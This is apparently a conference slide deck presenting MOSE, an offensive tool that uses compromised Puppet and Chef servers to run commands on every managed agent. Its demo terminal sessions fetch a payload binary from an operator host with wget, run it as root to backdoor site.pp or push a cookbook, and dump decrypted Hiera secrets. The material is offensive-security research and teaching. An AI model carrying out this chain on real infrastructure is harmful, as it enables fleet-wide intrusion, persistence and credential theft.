# MOSE: Using Configuration Management for Evil

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# Legal Stuff

I am not speaking on behalf of my employer (or any previous employers), nor am I here as a representative of my current or previous employers.

My opinions do not reflect those of my current or previous employers, and are solely my own.

# $ whoami



- Death Metal Vocalist
- Former DevOps engineer and Sysadmin
- Penetration Tester at Splunk
- Automator of things

# Agenda

- What are Configuration Management Tools?
- How can we use them for evil?
- What is MOSE, why do we need it, and how do we run it?
- Demos
- Future Plans

# Poll

Who enjoys post exploitation?

# Poll Pt. 2

Who feels like they have enough time to do it properly?

# Story Time

- Automation is best way to optimize post exploitation efforts
- MOSE will level up your postex game when you compromise CM servers

# What are Configuration Management Tools?

- Tools to provision systems
- Helpful for managing assets in networked environments

# CM tools share many common features

- Idempotency
- Ensure consistency across deployments
- Scalable
- Guaranteed state
- Modular, repeatable, supports variety of OS’s
- Native Secrets Management Solution
- Client/Server or Standalone deployment

# These tools are used a lot of places



# Some of the more popular options










# These tools do have key differences

| | **Puppet** | **Chef** | Salt | Ansible |
|---|---|---|---|---|
| Language Used | **Proprietary DSL** | **Ruby-based Proprietary DSL** | YAML | YAML |
| Architecture | **Master / Agent** | **Master / Agent / Workstation** | Master / Minion | Agentless |
| Packaging | **Manifests & Modules** | **Recipes & Cookbooks** | States & Formulas | Roles & Playbooks |
| Secrets | **Hiera-eyaml** | **Chef Vault** | Encrypted Pillar | Ansible Vault |

# CMs Pro: no more bash scripts from hell



# Demo 1

# “But what about Kubernetes/containers?”

- Yep, great technology, super useful
- However, have limitations:
  - Not everything can be container-based
  - Difficult to migrate older monoliths to containers
  - Need tools to manage Kubernetes deployments
- CM tools aren’t going anywhere

# CM for evil



# CM tools are a powerful hacking resource

- They allow you to run **any** command on **every** connected system
- Built-in and basically free persistence
- Manage a variety of secrets, which can include creds, keys, etc.

# CM secrets are not out of reach

- All of these tools can manage your secrets
- Done in variety of ways
- They are often easy to access if you’re on a CM server
- Need to decrypt somewhere, so comes down to getting on the right system and running the right decrypt command


# MOSE (Master of SErvers)




# “Why can’t I just work with CM tools?”

- You can, it’s just a time suck
- Each tool has a different workflow, syntax, and architecture, so there’s a learning curve
- Very powerful, so there can be severe repercussions if misused


# Hope you like reading




- Release notes
  - » PE release notes
  - » PE known issues
- Getting started
  - + Getting started on *nix
  - + Getting started on Windows
  - + Common configuration tasks
- Installing
  - » Choosing an architecture
  - + System requirements
  - » What gets installed and where?
  - » Installing Puppet Enterprise
  - » Purchasing and installing a license key
  - » Installing agents
  - » Installing compilers
  - » Installing PE client tools
  - » Installing external PostgreSQL
  - » Uninstalling
- Upgrading
  - » Upgrading Puppet Enterprise
  - » Upgrading agents
- Configuring Puppet Enterprise
  - » Configuring and tuning your Puppet Enterprise infrastructure
  - » Configuring and tuning Puppet Server
  - » Configuring and tuning the console
  - » Configuring and tuning PuppetDB
  - » Configuring and tuning orchestration
  - » Configuring proxies
  - » Configuring Java arguments
  - » Configuring ulimit for PE services



- » Adding and removing nodes that do not have agents
- » Running Puppet on nodes
- » Grouping and classifying nodes
- » Making changes to node groups
- » Environment-based testing
- » Preconfigured node groups
- + Designing system configs: roles and profiles
- Node classifier API
  - » Forming node classifier requests
  - + Groups endpoint
  - » Classes endpoint
  - » Classification endpoint
  - » Commands endpoint
  - » Environments endpoint
  - » Nodes check-in history endpoint
  - » Group children endpoint
  - » Rules endpoint
  - » Import hierarchy endpoint
  - » Last class update endpoint
  - » Update classes endpoint
  - » Validation endpoints
  - » Node classifier errors
- » Node inventory API
- + Orchestrating Puppet and tasks
- Managing and deploying Puppet code
  - » Managing environments with a control repository
  - » Managing environment content with a Puppetfile
  - + Managing code with Code Manager
  - + Managing code with r10k
  - » About file sync




- » Tuning monolithic installations
- » Writing configuration files
- » Analytics data collection
- » Static catalogs in Puppet Enterprise
- Configuring high availability
  - » High availability
  - » Configure high availability
- » Accessing the console
- Managing access
  - » User permissions and user roles
  - » Creating and managing local users and user roles
  - » Connecting external directory services to PE
  - » Working with user groups from an external directory service
  - » Token-based authentication
  - + RBAC API v1
  - + RBAC API v2
  - + Activity service API
- Inspecting your infrastructure
  - » Monitoring current infrastructure state
  - » Exploring your catalog with the node graph
  - » Viewing and managing all packages in use
  - » Infrastructure reports
  - » Analyzing changes across Puppet runs
  - + Viewing and managing Puppet Server metrics
  - + Status API
- Managing nodes
  - » Adding and removing nodes that have agents



- + Provisioning with Razor
- SSL and certificates
  - » Regenerate certificates in monolithic installations
  - » Regenerate certificates in split installations
  - » Use an independent intermediate certificate authority
  - » Use a custom SSL certificate for the console
  - » Change the hostname of a monolithic master
  - » Generate a custom Diffie-Hellman parameter file
  - » Enable TLSv1
- Maintenance
  - » Backing up and restoring
  - » Database maintenance
- Troubleshooting
  - » Troubleshooting installation
  - » Troubleshooting high availability
  - » Troubleshooting connections between components
  - » Troubleshooting Code Manager
  - » Troubleshooting the databases
  - » Troubleshooting Windows

# Another tool?



# Some existing tools *are* available

- Pwnpet
  - Bash script that creates a msfvenom-generated payload, as well as all necessary components to run this payload (once put into place by the user)
- Pwnsible
  - Bash script that creates a msfvenom-generated payload and tells you how to run it with Ansible

# However, they have limitations

- Bash scripts don’t scale very well
- Limited to msfvenom payloads
- Lots of manual work to be done
- We want secrets and we want them now

# MOSE is here to help

- Automates creation and placement of everything you need to run the CM tools
- Allows the user to upload and run existing tools
- Specifies behaviors for targets based on their functionality
- Saves us from ourselves (don’t rm -rf / all the systems)

# MOSE is good for both n00bs and experts

- User can ignore CM tool-specific implementation details
- Tool-agnostic interface allows beginners to avoid CM tool learning curve
- Still high level of customizability to let users get deeper in the weeds

# MOSE has Puppet and Chef functionality

```
λ the-new-dawn puppet → λ git fileUpload* → ls -l
total 40
-rw-r--r--  1 l  staff   238 Jul 24 13:57 main-packr.go
-rw-r--r--  1 l  staff  9747 Jul 24 13:41 main.go
-rw-r--r--  1 l  staff   330 Jul 24 14:03 params.go
```

```
λ the-new-dawn chef → λ git fileUpload* → ls -l
total 48
-rw-r--r--  1 l  staff   238 Jul 24 13:57 main-packr.go
-rw-r--r--  1 l  staff  12973 Jul 24 13:41 main.go
-rw-r--r--  1 l  staff   342 Jul 24 13:28 _params.go
```

# Basic MOSE workflow


1. Specify the command to run and the type of CM tool
    - For example: ./mose -c ls -t puppet
    - More options available via settings.json config file
2. MOSE generates the payload as a binary
3. Transfer payload to remote server
    - By default served via web server
    - Or specify binary location and transfer manually
4. Run binary on target CM server
5. Profit

# MOSE + Puppet





# Puppet environment: Master and Agents




Resource:
https://banner2.kisspng.com/20180529/kqc/kisspng-brand-logo-organization-puppet-master-5b0d94418dcc33.6894967215276165775808.jpg

# Step 1: specify command + params

```
λ the-new-dawn mose → λ git master* → ./mose -c "touch /tmp/hello.txt &
& echo Hello, I am a file created by MOSE for Puppet. >> /tmp/hello.txt
" -t puppet -ssl -p 8090
Generating puppet payload to run touch /tmp/hello.txt && echo Hello, I
am a file created by MOSE for Puppet. >> /tmp/hello.txt on a linux syst
em, please wait...
Payload being served at https://192.168.86.229:8090/puppet-linux for 60
 seconds
```

# Step 2: dl payload onto target system

```
root@puppet:/# wget --no-check-certificate https://192.168.86.229:8090/
puppet-linux
--2019-07-22 02:02:35--  https://192.168.86.229:8090/puppet-linux
Connecting to 192.168.86.229:8090... connected.
WARNING: cannot verify 192.168.86.229's certificate, issued by 'CN=MOSE
,O=HackThePlanet,L=Mose,ST=Some-State,C=US':
  Self-signed certificate encountered.
    WARNING: certificate common name 'MOSE' doesn't match requested hos
t name '192.168.86.229'.
HTTP request sent, awaiting response... 200 OK
Length: 16957154 (16M) [application/octet-stream]
Saving to: 'puppet-linux'

puppet-linux      100%[============>]  16.17M  22.9MB/s    in 0.7s

2019-07-22 02:02:36 (22.9 MB/s) - 'puppet-linux' saved [16957154/169571
54]
```

# Step 3: run payload on server

```
root@puppet:/# chmod +x puppet-linux; ./puppet-linux
Do you want to create a backup of the manifests? This can lead to attribution, but can
 save your bacon if you screw something up or if you want to be able to automatically
clean up.[Y/n/q]
Y
2019/07/22 02:04:22 puppet cert list -a not working on this system
2019/07/22 02:04:22 Running puppetserver ca list --all
2019/07/22 02:04:22 Puppet Agents found: ["puppet.demo.com" "agent.demo.com"]
2019/07/22 02:04:23 Modules found: ["/etc/puppetlabs/code/environments/production/modu
les:Module hello_world(/etc/puppetlabs/code/environments/production/modules/hello_worl
d)" "/etc/puppetlabs/code/environments/production/modules:Module my_cmd(/etc/puppetlab
s/code/environments/production/modules/my_cmd)"]
Backdooring Puppet Server to run touch /tmp/hello.txt && echo Hello, I am a file creat
ed by MOSE for Puppet. >> /tmp/hello.txt on all Puppet agents, please wait...
Successfully backdoored /etc/puppetlabs/code/environments/production/manifests/site.pp
2019/07/22 02:04:23 Creating folder /etc/puppetlabs/code/environments/production/modul
es/my_cmd/manifests
Successfully created the my_cmd module at /etc/puppetlabs/code/environments/production
/modules/my_cmd/manifests/init.pp
2019/07/22 02:04:23 Attempting to find secrets stored with Hiera
2019/07/22 02:04:23 Found secrets in file: /root/mysql_pw.yaml
2019/07/22 02:04:23 [hiera-eyaml-core] Loaded config from /etc/eyaml/config.yaml
mysql::root_password: V3ryS3cr3T!
```

# Agent(s) check in, command is executed


```
[root@agent tmp]# puppet agent -t
Info: Using configured environment 'production'
Info: Retrieving pluginfacts
Info: Retrieving plugin
Info: Retrieving locales
Info: Caching catalog for agent.demo.com
Info: Applying configuration version '1563050106'
Notice: /Stage[main]/My_cmd/Exec[cmd]/returns: executed successfully (corrective)
Notice: Applied catalog in 0.03 seconds
[root@agent tmp]# ls
hello.txt  ks-script-eC059Y  yum.log
[root@agent tmp]# cat hello.txt
Hello, I am a file that was created by MOSE for Puppet.
[root@agent tmp]#
```

# MOSE + Chef






# Chef has Server, Workstation, and Nodes




Resource:
https://gspann.cdn.prismic.io/gspann/77ba86c0653abb3017c60b4d1fa854ce8218a78e_chef-components.jpg

# First we will look at Chef Workstation




Resource:
https://gspann.cdn.prismic.io/gspann/77ba86c0653abb3017c60b4d1fa854ce8218a78e_chef-components.jpg

# Step 1: specify command + params

```
λ the-new-dawn mose → λ git master* → ./mose -c "touch /tmp/hello.txt && echo Hello, I
 am a file created by MOSE for Chef. >> /tmp/hello.txt" -t chef -ssl -p 8090
Generating chef payload to run touch /tmp/hello.txt && echo Hello, I am a file created
 by MOSE for Chef. >> /tmp/hello.txt on a linux system, please wait...
Payload being served at https://192.168.86.229:8090/chef-linux for 60 seconds
```

# Step 2: dl payload onto target system

```
root@chef-workstation:/home/vagrant# wget --no-check-certificate https://192.168.86.229
:8090/chef-linux
--2019-07-22 02:11:06--  https://192.168.86.229:8090/chef-linux
Connecting to 192.168.86.229:8090... connected.
WARNING: cannot verify 192.168.86.229's certificate, issued by ‘CN=MOSE,O=HackThePlanet
,L=Mose,ST=Some-State,C=US’:
  Self-signed certificate encountered.
    WARNING: certificate common name ‘MOSE’ doesn't match requested host name ‘192.168.
86.229’.
HTTP request sent, awaiting response... 200 OK
Length: 16986902 (16M) [application/octet-stream]
Saving to: ‘chef-linux’

chef-linux           100%[=======================>]  16.20M  --.-KB/s    in 0.1s

2019-07-22 02:11:06 (153 MB/s) - ‘chef-linux’ saved [16986902/16986902]
```

# Step 3: run payload on server

```
root@chef-workstation:/home/vagrant# chmod +x chef-linux; ./chef-linux
2019/07/22 02:13:33 Knife binary detected, attempting to get existing nodes and cookbook
s...
2019/07/22 02:13:35 We appear to be on a chef workstation
2019/07/22 02:13:35 The following nodes were identified: [chef-agent-1 chef-agent-2 chef
-agent-3]
2019/07/22 02:13:37 The following cookbooks were identified: [chef-client cron hello log
rotate my_cmd]
Do you want to target specific chef agents?[Y/n/q]
Y
chef-agent-1,chef-agent-2,chef-agent-3
Please input the systems you want to target in a comma-seperated list:
chef-agent-1
Creating cookbook to run touch /tmp/hello.txt && echo Hello, I am a file created by MOSE
 for Chef. >> /tmp/hello.txt on the following Chef agents: [chef-agent-1], please wait..
.
2019/07/22 02:13:44 Creating folder /root/.chef/cookbooks/my_cmd/recipes
Successfully created the my_cmd cookbook at /root/.chef/cookbooks/my_cmd/recipes
2019/07/22 02:13:44 Moving to the recipes dir in order to upload the cookbook.
Uploading the touch /tmp/hello.txt && echo Hello, I am a file created by MOSE for Chef.
>> /tmp/hello.txt cookbook to the chef server, please wait...
Adding touch /tmp/hello.txt && echo Hello, I am a file created by MOSE for Chef. >> /tmp
/hello.txt cookbook to run_list for the following Chef agents: [chef-agent-1], please wa
it...
```

# Agent(s) check in, command is executed


```
root@chef-agent-1:/home/vagrant# chef-client
Starting Chef Client, version 14.10.9
resolving cookbooks for run list: ["hello", "chef-client::config", "my_cmd"]
Synchronizing Cookbooks:
  - hello (0.1.0)
  - cron (6.2.1)
  - chef-client (11.2.0)
  - logrotate (2.2.0)
  - my_cmd (0.0.0)
Recipe: my_cmd::default
  * execute[my_cmd] action run
    - execute touch /tmp/hello.txt && echo Hello, I am a file created by MOSE for Chef. >> /tmp/hello.txt

